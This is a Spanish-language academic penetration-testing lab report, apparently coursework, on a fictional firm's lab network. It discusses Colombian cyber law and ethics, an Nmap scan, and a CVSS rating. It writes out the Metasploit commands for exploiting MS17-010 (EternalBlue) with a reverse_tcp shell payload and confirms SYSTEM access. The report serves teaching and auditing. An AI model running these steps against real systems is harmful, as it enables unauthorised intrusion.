
Nota. Asignación correcta de la dirección IP 172.16.2.5 en la consola nativa de Windows.

Con las direcciones IP identificadas, el paso previo al escaneo de vulnerabilidades es certificar la disponibilidad de la capa de red. Para tener certeza plena de la comunicación bidireccional y descartar restricciones de firewall o enrutamiento de salida, se lanzaron paquetes ICMP (Ping). La Figura 5 detalla la traza enviada desde el equipo Windows hacia el auditor.

La ejecución de los comandos de diagnóstico de interfaces de red confirma la correcta adjudicación de parámetros TCP/IP dentro del segmento configurado. Se constata que ambos sistemas operativos han recibido un direccionamiento válido y distinto por parte del servicio DHCP integrado en el hipervisor, validando la fase inicial de interoperabilidad estructural requerida por el laboratorio de SecureNova Labs.

Figura 5

Validación de conectividad bidireccional mediante el protocolo ICMP (Windows a Parrot)




Nota. Traza de paquetes enviada comprobando la ausencia de restricciones de salida.

La recepción de los paquetes de eco (Echo Reply) no arrojó pérdidas. Finalmente, para establecer la línea base funcional que diera luz verde al inicio de los escaneos ofensivos, se ejecutó la misma prueba en sentido inverso, documentada en la Figura 6.

Figura 6

Validación de conectividad bidireccional (Parrot a Windows)



Nota. Prueba de conectividad exitosa lanzada desde el entorno de ataque hacia el servidor vulnerable.

Análisis Técnico de la Trazabilidad ICMP

Las evidencias de conectividad bidireccional (Figuras 5 y 6) trascienden la simple validación de enlace. En una auditoría estructurada (OSSTMM), el análisis del protocolo ICMP permite inferir la topología subyacente (Zuluaga Mateus, 2017). Al observar los tiempos de respuesta (time=0.492 ms a time=0.665 ms), se corrobora que ambos nodos se encuentran en el mismo segmento de red de área local (LAN) virtualizada, sin latencias inducidas por enrutadores intermedios o redes privadas virtuales (VPN). Asimismo, la recepción del parámetro ttl=128 (Time to Live) desde el Host-A (172.16.2.5) hacia la máquina Parrot OS, es un indicador pasivo (Fingerprinting) que confirma, antes de cualquier escaneo intrusivo, que el sistema operativo de la víctima pertenece a la familia Microsoft Windows, ya que los sistemas Linux/Unix utilizan por defecto un TTL de 64. Esta correlación pasiva es el primer paso metodológico para afinar el escáner de puertos posterior.

Para certificar la trazabilidad en la capa de red entre el nodo de ataque (Parrot Linux) y la máquina objetivo (Windows), se ejecutó una traza de paquetes ICMP (Ping). La recepción de los paquetes de respuesta (Echo Reply) demuestra la ausencia de bloqueos restrictivos a nivel de cortafuegos de host o de ruteo del hipervisor. Esta comprobación establece una línea base funcional y segura para iniciar simulaciones tácticas de escaneo de vulnerabilidades y explotación.

Marco Ético y Legal en Ciberseguridad

Normativa Colombiana aplicable a Operaciones de Seguridad

En el despliegue de auditorías ofensivas y arquitecturas defensivas, el entorno legislativo

colombiano impone parámetros de cumplimiento que trascienden las políticas internas de las organizaciones, cobrando una criticidad mayor cuando se evalúan infraestructuras de convergencia IT/OT. El eje rector es la Ley 1273 de 2009, normativa que tipifica la protección de la información y los datos. Para un equipo estratégico, esto define la legalidad de la operación: cualquier fase de reconocimiento activo o explotación que exceda los alcances de un acuerdo de confidencialidad (NDA) o unas reglas de enfrentamiento (RoE) puede materializarse en delitos como el acceso abusivo o el daño informático. Si la auditoría impacta redes industriales (SCADA/PLC), una alteración en la disponibilidad del servicio agrava la responsabilidad penal.

Paralelamente, la Ley 1581 de 2012 exige rigurosidad en el tratamiento de la información recolectada. Durante las etapas de post-explotación, los auditores suelen interactuar con registros sensibles; garantizar la confidencialidad e integridad de dichos datos (Habeas Data) es obligatorio para prevenir fugas y sanciones por parte de la Superintendencia de Industria y Comercio. Actualmente, el ejercicio operativo de los equipos Red y Blue Team debe articularse con el Decreto 338 de 2022, el cual mandata el fortalecimiento de la ciberseguridad en la infraestructura crítica del país, obligando a que los escaneos y despliegues defensivos se ejecuten bajo esquemas de tolerancia a fallos y defensa en profundidad (MINTIC, 2022).

Bajo la óptica de Guarnizo Portela (2024), el bien jurídico protegido es la integridad de los datos. Si un especialista acepta manejar activos de información bajo estas condiciones de opacidad, incurre en una vulneración al principio de buena fe. Al no existir un marco de protección para el auditor, cualquier acción de acceso o manipulación de datos sensibles bajo este contrato podría ser interpretada por un ente judicial como una conducta dolosa, encuadrada

en los delitos de la Ley 1273 de 2009, eliminando cualquier posibilidad de alegar una orden legítima o un ejercicio lícito de la profesión.

Atendiendo a la necesidad de conectar el análisis legal con la implementación real, se proponen los siguientes controles prácticos que deben ser exigidos por los equipos estratégicos antes de iniciar cualquier operación:

Definición Digital de Reglas de Enfrentamiento (RoE). Todo ejercicio de Red Team debe estar precedido por un documento técnico que delimite los objetivos (IPs), los protocolos permitidos y los horarios de operación. Sin un RoE firmado, la actividad técnica carece de respaldo legal.

Trazabilidad y Centralización de Logs. Se debe implementar un servidor de registros (Logs) inalterable que capture cada comando ejecutado en el nodo de Parrot Linux. Este historial es la única evidencia de defensa del profesional para demostrar que actuó bajo el alcance autorizado y no de forma malintencionada.

Monitoreo Pasivo de Tráfico. Antes de interactuar con servicios desconocidos de la red corporativa, se debe emplear el monitoreo pasivo para identificar posibles "trampas" o datos ilegales sembrados, permitiendo al Blue Team reportar irregularidades antes de que se conviertan en incidentes de seguridad.

Protocolo de Parada de Emergencia. Establecer un canal de comunicación directo y un "botón de pánico" técnico que cese toda actividad de ataque si se detecta inestabilidad en el sistema objetivo, priorizando siempre la disponibilidad del servicio sobre el éxito de la misión.

A modo de síntesis, y para establecer una correlación directa entre las vulnerabilidades legales del caso y las soluciones prácticas planteadas para el entorno de SecureNova Labs, se presenta a continuación la Tabla 1. Esta matriz detalla cómo cada riesgo ético-normativo se

contrarresta mediante la aplicación de los controles descritos, salvaguardando en todo momento la responsabilidad profesional e integridad del ingeniero.

Tabla 1

Matriz de Trazabilidad Ético-Normativa y Controles Técnicos de Mitigación

Variable de Riesgo	Norma Infringida	Control Técnico/Práctico Sugerido	Impacto para el Ingeniero
Cláusula Octava (Exención Penal)	Ley 1273 / COPNIA Art. 31	Registro de auditoría (logs) inalterable de cada comando ejecutado.	Evidencia de defensa ante procesos judiciales.
Misión de Ciberespionaje	Art. 269A y 269C	Matriz de autorización de objetivos (Whitelist) en el firewall de pruebas.	Evita el acceso accidental a datos no autorizados.
Información Ilegal en la Red	Ley 1581 / MINTIC 2022	Implementación de políticas de DLP (Data Loss Prevention) en los nodos.	Mitiga la responsabilidad por mal manejo de datos de terceros.
Pruebas bajo Presión (Sin RoE)	Marco Ético Profesional	Protocolo de "Parada de Emergencia" ante inestabilidad de sistemas críticos.	Protege la integridad técnica y la reputación profesional.

Nota. Esta matriz correlaciona los riesgos operativos y legales identificados durante la auditoría con la legislación colombiana aplicable. Se exponen los controles compensatorios exactos que el

equipo Red Team y Blue Team deben implementar para garantizar el cumplimiento normativo y salvaguardar la responsabilidad penal del especialista en ciberseguridad.

Contexto Penal y Ético en la Ejecución de Pruebas de Intrusión

Las actividades de prueba de penetración comparten técnicas y herramientas con la delincuencia informática real, lo que exige un rigor procedimental absoluto para mantener la legalidad del ejercicio. En Colombia, los artículos del Código Penal protegen explícitamente la integridad de los datos frente a intrusiones no autorizadas (Guarnizo Portela, 2024). Aunque existen cuestionamientos sobre la eficiencia real de estas normativas frente a la evolución técnica de los ciberataques (Rincón Arteaga et al., 2022), el marco legal sigue siendo de obligatorio cumplimiento para cualquier auditor.

El escenario de este laboratorio requirió medidas de precaución severas. La simple ejecución de la consola de Metasploit hacia una IP de la empresa encuadra en la definición de acceso abusivo, a menos que exista un documento formal de Reglas de Enfrentamiento (RoE) firmado por la gerencia de SecureNova Labs. Asimismo, la Ley Estatutaria 1581 prohíbe el uso no autorizado de datos personales. Para evitar incurrir en faltas disciplinarias estipuladas en el reglamento profesional de la ingeniería (Copnia, 2015), el equipo de auditoría limitó su acción únicamente a demostrar la escalada de privilegios a través de la línea de comandos. En ningún momento se ejecutaron consultas a las bases de datos de la compañía ni se extrajo información confidencial hacia la máquina Parrot OS, resguardando la responsabilidad técnica y legal del informe.

Dilemas Éticos y Acuerdos de Confidencialidad en el Escenario Corporativo

La Cláusula Octava del acuerdo de SecureNova Labs representa una transgresión directa al ordenamiento jurídico colombiano. Al pretender que el profesional asuma su propia defensa

legal y exima de responsabilidad penal a la empresa ante el hallazgo de "información ilegal", la organización intenta pactar una transferencia de riesgos que es ineficaz de pleno derecho. En el sistema penal nacional, la responsabilidad es individual e indelegable; por tanto, este tipo de cláusulas no blindan al ingeniero, sino que lo posicionan como el autor material de conductas que la alta gerencia podría estar orquestando.

El Escenario 2, que propone una misión de ciberespionaje bajo presión como métrica de evaluación, constituye una trampa ética que desvirtúa la naturaleza de los equipos estratégicos. El Código de Ética del COPNIA (2015) es enfático al señalar que el ingeniero debe actuar siempre con lealtad hacia el interés público y el sistema legal. Instigar a un aspirante a vulnerar sistemas de terceros sin un marco de autorización explícito no es una prueba de competencia, sino una inducción al delito.

Desde la perspectiva de Rincón Arteaga et al. (2022), la delincuencia informática en Colombia se ve incentivada por la percepción de impunidad o por la coacción en entornos laborales. En este caso, la ausencia de Reglas de Enfrentamiento (RoE) transforma una actividad de Red Team en un acceso abusivo (Art. 269A del Código Penal). Un profesional que accede a participar en estas dinámicas no solo arriesga su libertad, sino que vulnera las Políticas de Privacidad del MINTIC (2022), pues está manipulando información de terceros sin el consentimiento de los titulares, lo que conlleva la cancelación definitiva de la tarjeta profesional.

Operaciones de Ciberseguridad Ofensiva - Red Team

Reconocimiento y Escaneo de Vulnerabilidades


Se inició la fase de reconocimiento utilizando la herramienta Nmap para identificar puertos abiertos y servicios expuestos en el Host-A. Como se evidencia en la Figura 7, se detectó

el puerto 445 abierto ejecutando el servicio microsoft-ds, identificándolo como altamente vulnerable a ataques de ejecución remota de código (RCE).

Comando ejecutado: `nmap -sV -Pn -p 445,80,8080 172.16.2.5`

Figura 7

Ejecución de Nmap evidenciando el puerto 445 abierto



Nota. El servicio microsoft-ds está activo en un Windows 7. Esta es una vulnerabilidad clásica y extremadamente potente conocida como MS17-010 (EternalBlue).

Análisis Forense de la Superficie de Exposición (Nmap)

El resultado del escaneo de puertos (Figura 7) expone vulnerabilidades arquitectónicas críticas en el Host-A. La bandera -sV de Nmap logró extraer el banner del servicio, revelando la ejecución de "Windows 7 Professional 7601 Service Pack 1". Desde la óptica del Blue Team, la exposición de los puertos TCP 135 (MSRPC), 139 (NetBIOS) y 445 (microsoft-ds) indica la ausencia total de un cortafuegos local (Windows Firewall) o de políticas de filtrado perimetral

(Sanne, 2024). Además, la presencia del puerto TCP 3389 abierto (Microsoft Terminal Services / RDP) amplía drásticamente la superficie de ataque, ofreciendo a un posible adversario un vector secundario para ataques de fuerza bruta contra credenciales administrativas. La combinación de un sistema operativo sin soporte (End of Life) y la exposición pública de protocolos de compartición de archivos y escritorio remoto, clasifica a este servidor como un riesgo operativo inminente para la red corporativa de SecureNova Labs (Álvarez, 2018).

Explotación del Vector MS17-010 (EternalBlue)

Para la intrusión, se utilizó el framework Metasploit. Debido a la inestabilidad inherente del exploit MS17-010 en la memoria del kernel al intentar cargar payloads por etapas (Meterpreter), se optó por una estrategia técnica de evasión de errores utilizando un payload de consola nativa (shell) directa (windows/x64/shell/reverse_tcp), logrando una inyección de memoria limpia y estable. La Figura 8 ilustra la parametrización de este entorno.

Para profundizar en el análisis crítico del hallazgo, se estructura la evaluación de la vulnerabilidad detectada utilizando el estándar internacional CVSS (Common Vulnerability Scoring System), determinando el impacto real sobre los activos de información de la organización.

Valoración del Nivel de Afectación Operativa

Las vulnerabilidades detectadas en el laboratorio adquieren su verdadera dimensión cuando se traducen a escenarios de impacto empresarial. Dejar expuesto el puerto 445 en una interfaz sin filtrar rompe directamente con los esquemas de valoración y evaluación de riesgos recomendados para proteger los activos de información (CSIRT Académico UNAD, 2024). Al asignársele una calificación CVSS de 9.8, la organización se enfrenta a un escenario donde la mitigación deja de ser preventiva y se vuelve urgente.

El principal problema técnico radica en el nivel de acceso obtenido. La cuenta NT AUTHORITY\SYSTEM opera por encima de los administradores locales del dominio. Si SecureNova Labs tuviera su base de datos de facturación o su código fuente alojado en el mismo segmento de red del servidor vulnerado, el atacante no tendría ninguna restricción para copiar, modificar o destruir esos registros. Las metodologías orientadas a riesgos advierten que este tipo de fallas permiten el despliegue de cargas destructivas, como algoritmos de cifrado masivo, que paralizarían las operaciones de la compañía durante semanas (Álvarez, 2018).

Tabla 2

Matriz de Evaluación de Criticidad - Vulnerabilidad MS17-010

Métrica de Evaluación (CVSS v3.1)	Valor Asignado	Justificación Técnica en SecureNova Labs
Vector de Ataque (AV)	Red (Network)	La vulnerabilidad es explotable remotamente a través del puerto 445 sin requerir acceso físico ni proximidad a la red local.
Complejidad del Ataque (AC)	Baja (Low)	Existen exploits públicos y automatizados (como EternalBlue en Metasploit) que no requieren condiciones de carrera ni evasión avanzada para ejecutarse.
Privilegios Requeridos (PR)	Ninguno (None)	El atacante no necesita credenciales válidas en el dominio ni cuentas de invitado para inyectar el código malicioso.

Interacción del Usuario (UI)	Ninguna (None)	El desbordamiento de búfer ocurre en segundo plano a nivel de kernel, sin que el administrador de la máquina deba abrir archivos o enlaces.
Impacto en Confidencialidad (C)	Alto (High)	Compromiso total. El atacante adquiere permisos NT AUTHORITY\SYSTEM, pudiendo extraer cualquier base de datos o archivo alojado en el disco.
Impacto en Integridad (I)	Alto (High)	Capacidad de modificar registros del sistema, alterar logs de auditoría y crear cuentas ocultas (como se evidenció en la PoC).
Impacto en Disponibilidad (A)	Alto (High)	Posibilidad latente de inyectar ransomware (ej. WannaCry) cifrando el disco o provocando un Kernel Panic (Pantalla Azul) que detenga la operación.

Nota. El análisis arroja una puntuación crítica de 9.8/10. Este nivel de severidad justifica la necesidad urgente de aislar el segmento y aplicar políticas de parcheo inmediato, dado que el impacto sobre la continuidad del negocio es catastrófico.

Como se detalla en la matriz CVSS anterior, la puntuación de 9.8 sobre 10 clasifica a la vulnerabilidad MS17-010 en un nivel Crítico. Desde una perspectiva de evaluación de riesgos, el hecho de que el Vector de Ataque (AV) esté definido a través de la red implica que un adversario

no necesita vulnerar barreras físicas, ni estar conectado a la misma red de área local para iniciar la explotación; basta con que el puerto 445 sea visible desde el exterior. Adicionalmente, la Complejidad de Ataque (AC) categorizada como baja significa que el código malicioso está ampliamente democratizado; herramientas automatizadas como Metasploit permiten a atacantes con conocimientos intermedios comprometer la infraestructura en cuestión de segundos, sin requerir condiciones de evasión avanzada ni engañar al usuario mediante ingeniería social.

El impacto sobre la tríada de la información (Confidencialidad, Integridad y Disponibilidad) es absoluto. Al obtener permisos directos de NT AUTHORITY\SYSTEM, el atacante asume el control total del núcleo del sistema operativo. En el contexto corporativo de SecureNova Labs, esto se traduce en que la información estratégica alojada en el servidor puede ser exfiltrada sin activar alarmas de acceso denegado, los registros de auditoría (logs) pueden ser borrados para eliminar la trazabilidad del incidente, y los discos pueden ser cifrados de manera remota para ejecutar ataques de ransomware dirigidos. Este nivel de severidad no solo justifica, sino que hace obligatoria la necesidad urgente de aislar el segmento de red comprometido y aplicar políticas de contención técnica de forma inmediata.

Explotación del Vector MS17-010 (EternalBlue)

Para la intrusión, se utilizó el framework Metasploit. Debido a la inestabilidad inherente del exploit MS17-010 en la memoria del kernel al intentar cargar payloads por etapas (Meterpreter), se optó por una estrategia técnica de evasión de errores utilizando un payload de consola nativa (shell) directa (windows/x64/shell/reverse_tcp), logrando una inyección de memoria limpia y estable.

Comandos de preparación y lanzamiento:


- Inicia Metasploit: `msfconsole`

- Busca el exploit de EternalBlue: `search ms17_010_eternalblue`
- Selecciona el módulo: `use exploit/windows/smb/ms17_010_eternalblue`
- Configura el payload: `set payload windows/x64/shell/reverse_tcp`
- Configura los parámetros (Target y Atacante): `set RHOSTS 172.16.2.5 y set LHOST 172.16.2.4`
- Lanza el ataque: `exploit`

El escaneo de puertos abierto es el primer paso crítico en cualquier auditoría de seguridad perimetral, permitiendo evaluar la postura tecnológica desde la perspectiva de un atacante externo, práctica conocida comúnmente en la industria como pentesting (Incibe, 2019). Esta fase de reconocimiento emula las tácticas operativas que enfrentan constantemente las organizaciones en la actualidad, evidenciando un contraste directo entre las capacidades ofensivas y la resiliencia de los controles defensivos corporativos (Kotwani et al., 2023). En competencias de seguridad de red y simulaciones tácticas reales, descubrir un servicio crítico desactualizado expuesto a internet demuestra de inmediato la fragilidad de las topologías planas y la necesidad de priorizar los bloqueos perimetrales (Chindrus & Caruntu, 2023). Además, si se consolida la intrusión y los adversarios logran pivotar desde este servidor vulnerable hacia redes más profundas o sistemas de control, la amenaza puede escalar drásticamente hasta alcanzar la afectación física del hardware de la infraestructura tecnológica (Rajendran et al., 2011).

Figura 8

Configuración del payload de consola nativa



Nota. Fase de Explotación: (windows/x64/shell/reverse_tcp) en Metasploit para evadir los errores de inestabilidad y apertura exitosa de la sesión remota.

Análisis Forense de la Trazabilidad Ofensiva. Al revisar detenidamente las salidas de consola generadas durante el ataque, se hace evidente que el compromiso del servidor no fue producto del azar, sino de una recolección de información sumamente precisa. Durante la fase inicial, la ejecución del escáner Nmap incorporó deliberadamente el parámetro -sV para forzar al servicio remoto a revelar el banner exacto de su versión. Identificar que el equipo corría un Windows 7 Professional Service Pack 1 fue el dato que determinó el uso de la familia de exploits MS17-010. Todo este proceso obedece a las fases estructuradas del pentesting, donde el éxito de la explotación depende de la calidad del reconocimiento previo (Incibe, 2019).

Ya en la etapa de explotación dentro de Metasploit, la traza de la consola muestra un proceso complejo de manipulación de memoria. El sistema atacante comenzó a enviar bloques de datos al servicio SMBv2 del objetivo para acomodar la estructura interna de la memoria RAM, un proceso conocido técnicamente como pool grooming. Justo después, la herramienta forzó el

cierre de una conexión SMBv1, dejando un "hueco" en la memoria profunda del servidor. En ese espacio exacto se inyectó un payload básico (windows/x64/shell/reverse_tcp), evitando intencionalmente herramientas pesadas que suelen saturar el procesador y causar pantallas azules en sistemas de 64 bits. Lograr esta apertura de sesión sin tumbar el servidor demuestra un control absoluto de las herramientas de evaluación (Sanne, 2024).

Escalamiento de Privilegios a nivel de Kernel


Al tratarse de una vulnerabilidad que corrompe un servicio de nivel de sistema (SMB), el acceso inicial otorgó automáticamente los privilegios máximos en la máquina de Windows, omitiendo la necesidad de utilizar técnicas adicionales para elevar permisos. La Figura 9 detalla la ejecución del comando de validación para comprobar dicho nivel de acceso.

Comando de validación: `whoami`

Resultado obtenido: `nt authority\system`

Figura 9

Verificación del nivel de acceso mediante whoami



Nota. Escalamiento de privilegios: confirmando permisos máximos de nt authority\system.


Movimiento Lateral (Pivoting) y Ejecución de Prueba de Concepto (PoC)

